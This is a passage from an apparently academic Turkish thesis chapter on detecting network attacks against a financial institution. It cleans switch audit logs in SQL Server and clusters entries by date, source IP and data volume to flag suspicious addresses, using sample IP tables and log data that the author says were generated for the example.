Bu çalışmada bilgi güvenliğine ilişkin meydana gelebilecek saldırıları önceden tespit etmeyi amaçlanmıştır. Bir kurum içerisinde yaşanabileceklerin bir senaryo halinde düşünüp çalışanların gerek kurum içi gerekse de kurum dışı yaptıkları işleri sistem üzerinden incelenip sisteme bağlanan tüm bilgisayarların ip adresleri üzerinde kullandıkları sunucuların hangilerinde erişimi atlatıp erişim yetkisi verilmeyen sisteme erişmeyi hedeflediklerinin önceden tespitine ilişkindir.

Denetim iz (log) kayıtları incelenip, gerek kurum içinde gerekse de kurum dışında sürekli ya da belirli aralıkla ataklar yapıldığı anda bu ip adresinin tespit edilmesi ve sistemlere büyük zarar vermeden önce bu ip adresini bloke etmektir. Burada sürekli kurum içi ağını (network) sürekli meşgul edilmesi bir saldırı olabileceği gibi bir sunucunun güncelleştirmesi, yedek alması, ağ içerisinde zararlı bir yazılımın interneti sürekli kullanabileceği ya da internetten bir yazılın indirilmesi (download) olabileceğini hesaba katılmıştır. Burada yapılan saldırı tespit edilir edilmez bloke edilip edilmeyeceği Bilgi Teknolojileri biriminde sistem yöneticilerinin kararlarına bırakılmıştır. Çünkü bilgi teknolojilerinin sürekliliğinin engel olunmaması ve sistemlerin düzgün çalışması hayati önem taşımaktadır.

5.2 Araç ve Yöntem

Bu çalışmada bir finans kuruluşuna dair denetim iz (log) kayıtları ele alınıp öncelikle gereksiz alanların temizlenmesi ve sonrasında belirli kısıtlar uygulanacaktır.

İlk adımda gruplandırma yapılarak eldeki verilerin birbirlerine olan benzerliğe göre belirlenecektir. İkinci adım da ise sınıflandırma yapılarak elde var olan, hali hazırda veriler kullanarak yeni bir verinin mevcut sınıflardan herhangi birine girme olasılığı hesaplanacaktır.

Bu çalışmada veriler üzerinde komut çalıştırılması için veri tabanı programı kullanılacaktır. Piyasada var olan veri tabanları içerisinde performans ve güvenlik kriterleri göz önünde tutularak Microsoft SQL Server 2014 versiyonu kullanılacaktır. Detayları uygulama başlığı altında anlatılacaktır.

5.3 Kısıtlar

Kurumunun kendi içerisinde tuttuğu denetim izi (log) kaydının değiştirilmesi, sistemlerin log kayıtlarını tutmalarının kapatılması ilk akla gelen engellerdir. Bunların olabileceği fakat bilgi güvenliği farkındalığını benimsemiş kurumlarda bu tür engellerle karşılaşılmaz. Log kayıtlarının tutulmamasının nedenleri:

- İşletim sistemi güncellemesi
- Paket yazılımının güncellemesi
- Anti- Virüs yazılımın güncellemesi

- Elektrik kesintisi ya da bir felaket durumunda sistemlerin kapatılması ya da kapanması
- Sistemlerin ya da veri tabanlarının yapılandırma(Konfigürasyon) ayarlarının yanlış yapılması sonucunda eksik ya da hiç log kaydının tutulmaması
- Log kayıtlarının tutulduğu sunucuda yeterli miktarda yer olmaması
- Log kayıt dosyasının bozulması

Bu konudaki ikinci bir kısıt logların hangi zaman aralığında incelenecek olmasının belirlenmesi. Bu çalışmada tavsiye edilen süre son yedi gün, on beş gün ya da bir aylık geriye doğru kontroldür. Yurt dışından belirli bir ülkeden kurum ağına toplu bir saldırı da ise ilgili ülkenin tüm ip aralığının bloke edilmesiyle çözüm bulunabilir.


Diğer bir kısıt ise log kayıt dosyalarında gereğinden fazla bilgi tutulmasıdır. Burada istenilen bilgilerin silinmesi ve gerekli bilgilerinin herhangi bir eksikliğe yol açmadan saklanmasıdır.

Ayrıca belirli bir tarihte hiçbir denetim iz (log) kaydının olmaması da beklenilmektedir. Bu da ilgili tarihte teknik bir nedenden dolayı sistemlerde ya da veri tabanı loglarının mevcut olmamasıdır. Denetim izi (log) kaydının yedekleme sırasında düzgün bir yedek alınmaması ve istenildiğinde ulaşılamaması da çalışmanın sekteye uğratılmasına neden olacaktır.

Bu çalışmada log kayıtlarının üzerinde yapılmasında kurumlarda denetim izi (log) kayıtlarının düzenli olarak incelenememesi ve gereken önemin verilmemesi gözlemlendiğinden böyle bir çalışma yapılmasına karar verilmiştir.

5.4 Verilerin Toplanması

Bu çalışma için seçilen finansal kuruluşunun İstanbul da bir genel müdürlüğü, Ankara da ise bir şubesi bulunmaktadır. Bu kuruluşun sunucu ve diğer sistemlerin birer yedekleri Ankara şubesinde bulunmaktadır. Bu da bir felaket durumunda işlemlerin kesintiye uğramama için alınan bir tedbirdir.



Şekil 31. Finans Kuruluşunun Ağ Haritası (Genel Müdürlük – İstanbul)

Genel Müdürlükte bulunan ağ haritası Şekil -31 de görüldüğü üzere şu sunucular ve cihazlardan oluşmaktadır:

- Dosya Sunucusu (1 Adet)
- Mail Sunucusu (1 Adet)
- FTP Sunucusu (1 Adet)
- Web Sunucusu (1 Adet)
- Uygulama Sunucusu (2 Adet)
- CMS Sunucusu (1 Adet)
- Veri Tabanı Sunucusu (2 Adet)
- Domain Controller (1 Adet)
- Yazıcı (10 Adet)

Şekil – 31 de görüldüğü üzere sunucuların dışarıya çıkışlarında bir anahtar (switch) ile yönlendirme yapılmaktadır. Bu çalışmada esas kullanacağımız denetim izi (log) kaydı kurumun iç ağından dışarıya çıkan switch tuttuğu log kaydıdır. Günümüzde fonksiyonelliği artmış bu anahtar (switch) cihazlar daha kaliteli log kaydı tutmaktadır.

192.168.10.1	Ağ Cihazları (Genel Müdürlük – İstanbul)
192.168.10.2	
192.168.10.3	
192.168.10.4	
192.168.10.5	
192.168.10.6	
192.168.10.7	
192.168.10.8	
192.168.10.9	
192.168.10.10	

Tablo 3. Ağ Cihazlarının IP Adresleri

192.168.10.11 -192.168.10.20	Üst Yönetim
192.168.10.21 -192.168.10.30	Muhasebe Birimi
192.168.10.31 -192.168.10.40	İnsan Kaynakları Birimi
192.168.10.41 -192.168.10.50	Krediler Birimi
192.168.10.51 -192.168.10.60	Dış İşlemler Birimi
192.168.10.61 -192.168.10.70	Destek Birimi
192.168.10.71 -192.168.10.99	Bilgi Teknolojileri Birimi

Tablo 4. Birimlerin IP Adresleri

Finans kuruluşunun ip adres tabloları Tablo 3, Tablo 4, Tablo 5 de görüldüğü üzere İstanbul da yer alan Genel Müdürlük için 192.168.10.* şeklinde bir ip verilmiştir. Burada Tablo 3 de 192.168.10.1 – 192.168.10.10 ağ cihazları için ip verilmiştir. Kurum içerisinde ilgili her birim için ip aralığı belirlenmiş ve bilgi teknolojileri için ise 192.168.10.71 – 192.168.10.99 Aralığın da ip aralığı tanımlıdır. BT Biriminde yer alan diz üstü ve masa üstü bilgisayarların ip aralığı 192.168.10.71 – 192.168.10.79 arasındadır.

Tablo 5 de Genel Müdürlükte bulunan sunucuların ve yazıcılar ip tablosuna yer verilmiştir. 192.168.10.80 ip adresinden başlayarak 192.169.10.99 'a kadar kurum ağında bulunan cihazlar ve sunucular için ipler verilmiştir.

192.168.10.80	Dosya Sunucusu
192.168.10.81	Mail Sunucusu
192.168.10.82	FTP Sunucusu
192.168.10.83	Web Sunucusu
192.168.10.84	Uygulama Sunucusu(1)
192.168.10.85	Uygulama Sunucusu(2)
192.168.10.86	CMS Sunucusu
192.168.10.87	Veri Tabanı Sunucusu(1)
192.168.10.88	Veri Tabanı Sunucusu(2)
192.168.10.89	Domain Controller
192.168.10.90	Yazıcı(1)
192.168.10.91	Yazıcı(2)
192.168.10.92	Yazıcı(3)
192.168.10.93	Yazıcı(4)
192.168.10.94	Yazıcı(5)
192.168.10.95	Yazıcı(6)
192.168.10.96	Yazıcı(7)
192.168.10.97	Yazıcı(8)
192.168.10.98	Yazıcı(9)
192.168.10.99	Yazıcı(10)

Tablo 5. Sunucu ve Yazıcıların IP Adresleri

Finans kuruluşunun Ankara da bulunan şubesinin ip aralığı Tablo 6 da görüldüğü üzere 192.168.20.1 ile 192.168.20.10 ağ cihazlarına verilmiştir. Bu ip aralığı içerisinde sunucular da bulunmaktadır.


192.168.20.1 – 192.168.20.10	Ağ Cihazları
192.168.20.11 – 192.168.20.20	Yazıcılar
192.168.20.21 – 192.168.20.50	Kişisel Bilgisayarlar

Tablo 6. Ankara Şubesinin IP Tablosu

Genel Müdürlük ile Ankara şubesi arasında VPN (Virtual Private Network - Sanal Özel Ağ) bağlantısı bulunmakta. VPN bağlantısı, sunucular arasında veri yedekleme, veri transferi ve diğer işlemlerde güvenlik ve performans gibi nedenlerden dolayı tercih edilmiştir.

Finans Kuruluşunun genel müdürlüğü, şube ya da şubelerinde işletim sistemi, paket programlar, anti virüs ve diğer yazılımların güncelleme saati 12:00 – 13:00 arasındadır. Yedekleme işlemi için de mesai saatlerinin dışında ilgili iş günün gecesinde saat 23:00 ile 06:00 arasında yapılmaktadır. Hem güncelleme işlemlerinde hem de yedekleme saatlerinin yapıldığı saatler kurumda işlem yoğunluğu ve sunucuların durumu gözetilerek performansın etkilenmemesi ve herhangi bir hata durumunda var olan verinin(data) etkilenmemesi gözetilerek seçilmiştir. Belirlenen saatlerde genel müdürlükte bulunan sunucular içerisinde yer alan verinin (datanın) bir yedeği felaket durumu düşünülerek Ankara şubesinde yedeklenmektedir.

Sunucuların ve ağ cihazların tuttuğu denetim izi (log) kaydı çok miktarda veri tutmaktadır. Bu verilerin bir kısmının temizlenmesi gerekli görünen verinin de tablolama işlemi öncelikle yapılacaktır. Şekil – 32 de görüldüğü üzere bir log kaydı dosyasının karmaşıklığından çıkmak ve daha temiz verinin elde edilmesinde önem arz etmektedir.



Şekil 32. Log Kaydı Örneği

5.5 Uygulama Sonuçlarının İzlenmesi ve Analizi

Switch(anahtar) network cihazının tuttuğu denetim izi (log) kaydı dosyasının içerisinde bulunan gereksiz alanlar silindikten sonra geriye kalan alanlar Şekil - 33 de görüldüğü gibidir. Tabloda temizlenen alanlar cihazın konfigürasyon(yapılandırma) ayarları, bu ayarların yapıldığı tarih, kapatılma ve açılmasına dair bilgileri içermektedir.

Results | Messages

	Log_ID	Log_Tarih	Log_Saat	Log_Kullanici	Log_Kaynak	Log_Hedef	Log_Data
1	1	2014-06-01	00:00:01....	user	160.17.45.75	192.168.10.71	134
2	2	2014-06-01	00:00:10....	root	181.16.70.34	192.168.10.83	192
3	3	2014-06-01	00:00:19....	nobody	160.17.45.75	192.168.10.83	285
4	4	2014-06-01	00:00:28....	nobody	160.17.45.75	192.168.10.83	285
5	5	2014-06-01	00:00:37....	nobody	160.17.45.75	192.168.10.83	285
6	6	2014-06-01	00:00:46....	nobody	160.17.45.75	192.168.10.83	285
7	7	2014-06-01	00:00:55....	nobody	160.17.45.75	192.168.10.83	285
8	8	2014-06-01	00:01:04....	nobody	160.17.45.75	192.168.10.83	285
9	9	2014-06-01	00:01:13....	admin	142.87.29.19	192.168.10.63	59
10	10	2014-06-01	00:01:22....	admin	142.87.29.19	192.168.10.63	7
11	11	2014-06-01	00:01:31....	user	195.89.41.23	192.168.10.5	104
12	12	2014-06-01	00:01:40....	nobody	195.89.81.56	192.168.10.11	29
13	13	2014-06-01	00:01:49....	nobody	195.89.81.56	192.168.10.11	17
14	14	2014-06-01	00:01:58....	nobody	195.89.81.56	192.168.10.11	2
15	15	2014-06-01	00:02:07....	nobody	195.89.81.56	192.168.10.83	345
16	16	2014-06-01	00:02:16....	nobody	195.89.81.56	192.168.10.83	459
17	17	2014-06-01	00:02:25....	nobody	195.89.81.56	192.168.10.83	690
18	18	2014-06-01	00:02:34....	nobody	195.89.81.56	192.168.10.83	710
19	19	2014-06-01	00:02:43....	user	145.78.56.87	192.168.10.83	50
20	20	2014-06-01	00:02:52....	user	145.78.56.87	192.168.10.83	81
21	21	2014-06-01	00:03:01....	user	145.78.56.87	192.168.10.83	354
22	22	2014-06-01	00:03:10....	user	145.78.56.87	192.168.10.83	546
23	23	2014-06-01	00:03:19....	user	145.78.56.87	192.168.10.83	210

Şekil 33. Log Tablosu

Bu Log tablosunun dışında finans kuruluşunda tüm ağ cihazları, yazıcılar, PC ‘ler, sunuculara ait IP ‘ler tablo da yer almaktadır. (Şekil-34)

100 %


Results | Messages

	IP_ID	IP_No	IP_Cihaz	IP_Aciklama	IP_Sube
1	1	192.168.10.1	Network Ağ Cihazı	Bilgi Teknolojileri	Genel Müdürlük
2	2	192.168.10.2	Network Ağ Cihazı	Bilgi Teknolojileri	Genel Müdürlük
3	3	192.168.10.3	Network Ağ Cihazı	Bilgi Teknolojileri	Genel Müdürlük
4	4	192.168.10.4	Network Ağ Cihazı	Bilgi Teknolojileri	Genel Müdürlük
5	5	192.168.10.5	Network Ağ Cihazı	Bilgi Teknolojileri	Genel Müdürlük
6	6	192.168.10.6	Network Ağ Cihazı	Bilgi Teknolojileri	Genel Müdürlük
7	7	192.168.10.7	Network Ağ Cihazı	Bilgi Teknolojileri	Genel Müdürlük
8	8	192.168.10.8	Network Ağ Cihazı	Bilgi Teknolojileri	Genel Müdürlük
9	9	192.168.10.9	Network Ağ Cihazı	Bilgi Teknolojileri	Genel Müdürlük
10	10	192.168.10.10	Network Ağ Cihazı	Bilgi Teknolojileri	Genel Müdürlük
11	11	192.168.10.11	PC / Laptop	Üst Yönetim	Genel Müdürlük
12	12	192.168.10.12	PC / Laptop	Üst Yönetim	Genel Müdürlük
13	13	192.168.10.13	PC / Laptop	Üst Yönetim	Genel Müdürlük
14	14	192.168.10.14	PC / Laptop	Üst Yönetim	Genel Müdürlük
15	15	192.168.10.15	PC / Laptop	Üst Yönetim	Genel Müdürlük
16	16	192.168.10.16	PC / Laptop	Üst Yönetim	Genel Müdürlük
17	17	192.168.10.17	PC / Laptop	Üst Yönetim	Genel Müdürlük
18	18	192.168.10.18	PC / Laptop	Üst Yönetim	Genel Müdürlük
19	19	192.168.10.19	PC / Laptop	Üst Yönetim	Genel Müdürlük
20	20	192.168.10.20	PC / Laptop	Üst Yönetim	Genel Müdürlük
21	21	192.168.10.21	PC / Laptop	Muhasebe	Genel Müdürlük
22	22	192.168.10.22	PC / Laptop	Muhasebe	Genel Müdürlük
23	23	192.168.10.23	PC / Laptop	Muhasebe	Genel Müdürlük
24	24	192.168.10.24	PC / Laptop	Muhasebe	Genel Müdürlük
25	25	192.168.10.25	PC / Laptop	Muhasebe	Genel Müdürlük

Şekil 34. IP Tablosu

Öncelikle tarihler kullanarak her bir tarih için farklı bir grup oluşturulacaktır. Log kaydı otuz günlük yani bir aylık ise her bir gün için 30 ayrı küme oluşturulacağını gösterir.


İkinci adımda gelen ip adresleri iç ip olup olmadığının kontrolü. Burada iç ip ise bir kümeye dış ip ise farklı bir kümeye ayırma işlemi yapılacaktır. İç Ip adresi ile kuruma ait bir ip adresinin kontrolü anlatılmak istenmektedir. Genel Müdürlük ve Ankara Şubesinin ip adresleri de IP tablosunda yer almaktadır. Bu ip adreslerinde saldırı ancak zararlı bir yazılımın ilgili cihaza bulaşması ya da ağa girip buradan internete çıkması ya da Genel Müdürlükteki bir sunucuya saldırma ihtimalini de göz önünde tutmak gerekir. Her iki durumda da gelen data miktarı önem arz etmektedir. Data miktarı yüksek fakat daha önce bilinmeyen IP adreslerinin olabileceği gibi sürekli yüksek miktarda data gönderen IP adresleride olabilecektir. Log saatlerinin kontrolü bir sonraki adımda incelenmesi işlemi kolaylaştıracaktır. Aynı saat içerisinde defalarca gelen ip adresi ve data miktarı yüksekse buradan kurum ağına bir saldırı olduğunun göstergesidir. Kullanıcı adlarının tabloda olması iki olasılık üzerinde düşünülecektir. Birincisi gerçek kişisel bilgisayar adı olabileceği gibi diğeri de proxy üzerinden sahte ip ile gelen kullanıcı adı nobody ya da user olanlarıdır.



Şekil 35. Kümeleme İşlemi

Elimizde bulunan örnek log kayıtlarına sırasıyla önce Tarih, IP adresi ve Data miktarına göre gruplandırıldı. Gruplandırma sonrasında koşullar yazıldı. Bu koşullar şunlardır:

- Aynı gün içerisinde gelenlerin (Aynı IP Numaraları içerisinde) toplamı beş den büyük olanlar,
- Gönderilen data miktarı 250 Kilo Bayt (Byte) 'dan yüksek olanları,
- Log Tarihlerine göre aynı gün gelenler içerisinde tarihleri göz önünde tutulduğunda sayıları birden büyük olanları



	Log_ID	Log_Tarih	Log_Saat	Log_Kullanici	Log_Kaynak	Log_Hedef	Log_Data
1	1	2014-06-01	00:00:01....	user	160.17.45.75	192.168.10.71	134
2	2	2014-06-01	00:00:10....	root	181.16.70.34	192.168.10.83	19
3	3	2014-06-01	00:00:19....	nobody	160.17.45.75	192.168.10.83	285
4	4	2014-06-01	00:00:28....	nobody	160.17.45.75	192.168.10.83	285
5	5	2014-06-01	00:00:37....	nobody	160.17.45.75	192.168.10.83	285
6	6	2014-06-01	00:00:46....	nobody	160.17.45.75	192.168.10.83	285
7	7	2014-06-01	00:00:55....	nobody	160.17.45.75	192.168.10.83	285
8	8	2014-06-01	00:01:04....	nobody	160.17.45.75	192.168.10.83	285
9	9	2014-06-01	00:01:13....	nobody	142.87.29.19	192.168.10.83	59
10	10	2014-06-01	00:01:22....	nobody	142.87.29.19	192.168.10.83	7
11	11	2014-06-01	00:01:31....	nobody	195.89.41.23	192.168.10.83	104
12	12	2014-06-01	00:01:40....	nobody	195.89.81.56	192.168.10.83	29
13	13	2014-06-01	00:01:49....	nobody	195.89.81.56	192.168.10.83	17
14	14	2014-06-01	00:01:58....	nobody	195.89.81.56	192.168.10.11	2
15	15	2014-06-01	00:02:07....	nobody	195.89.81.56	192.168.10.83	345
16	16	2014-06-01	00:02:16....	nobody	195.89.81.56	192.168.10.83	459
17	17	2014-06-01	00:02:25....	nobody	195.89.81.56	192.168.10.83	690
18	18	2014-06-01	00:02:34....	nobody	195.89.81.56	192.168.10.83	710
19	19	2014-06-01	00:02:43....	user	145.78.56.87	192.168.10.83	50
20	20	2014-06-01	00:02:52....	user	145.78.56.87	192.168.10.83	81
21	21	2014-06-01	00:03:01....	user	145.78.56.87	192.168.10.83	354
22	22	2014-06-01	00:03:10....	user	145.78.56.87	192.168.10.83	516
23	23	2014-06-01	00:03:19....	user	145.78.56.87	192.168.10.83	210
24	24	2014-06-01	00:03:28....	user	145.78.56.87	192.168.10.83	230

Şekil 36. Tablo Üzerinde Kümeleme İşlemi

Şekil – 36 da görüldüğü üzere elimizde bulunan örnek log dosyasında Log Tarihi, Log Kaynak Ip Adresi ve Log Data miktarı kümeleme işleminde Şekil – 35 de gösterildiği gibi bir kümeleme işlemine sokulmuştur. Gerçek bir ağ cihazının tutabileceği log kaydı düşünülerek log kayıtları üretilmiştir. Burada belirtilmek istenilen örnek bir model olarak böyle bir çalışmanın nasıl sonuçlanabileceği ve gerekli verinin elde edilmesinde yapılan çalışma gösterilmiştir.

Results | Messages

	Log Tarihi	Log Tarih [Adet]	Log Kaynak(Gelen IP Numarası)	Log Kaynak(Gelen IP Numarası) [Adet]	Toplam Data Miktarı
1	2014-06-01	21	142.87.29.19	21	8099
2	2014-06-01	190	145.78.56.87	190	67224
3	2014-06-01	65	160.17.45.75	65	27303
4	2014-06-01	69	195.89.81.56	69	26879
5	2014-06-01	618	92.45.28.60	618	235312

Şekil 37. Kümeleme İşleminin Sonuçları

Şekil - 37 de log tablosunda yer alan ilk bin kayıt içerisinde yapılan kümeleme sonucu görülmektedir. Burada beş IP adresinin gün içerisinde ne kadar sıklıkla giriş yaptıkları ve gönderdikleri data miktarı görülmektedir. Gönderilen data miktarında ki büyüklük hem de gün içerisinde ağa giriş sayılarının yükseklikleri bunların her birinin bir kuruma birer saldırısı olabileceğinin ilk tablo sonuçlarıdır.

Belirtilen tarih içerisinde saldırı olabileceği görülen IP adresleri Şekil – 37 de görüldüğü üzere şunlardır:

- 142.87.29.19
- 145.78.56.87
- 160.17.45.75
- 195.89.81.56
- 92.45.28.60

Bu sonuçlar sonrasında örnek loglarımızın yer aldığı veri tabanına bir alan daha oluşturulacaktır. Log_Sıklık adında ki bu alanda yukarıda yer alan IP adresleri karşısında değer girilecektir. Bu alan sıfır ve bir değerlerini alacaktır. Sıfır değerini kümeleme sonrasında listelenmeyen değerler için, bir değeri ise listede çıkan IP adresleri için bulunacaktır. Log sıklık alanına Şekil – 37 de görüldüğü gibi çıkan ip adreslerinin karşısına Log Sıklığı alanına bir değeri girilecek. Bu ip adreslerinde olmayanların ise değer olarak sıfır girilecektir. (Şekil – 38)

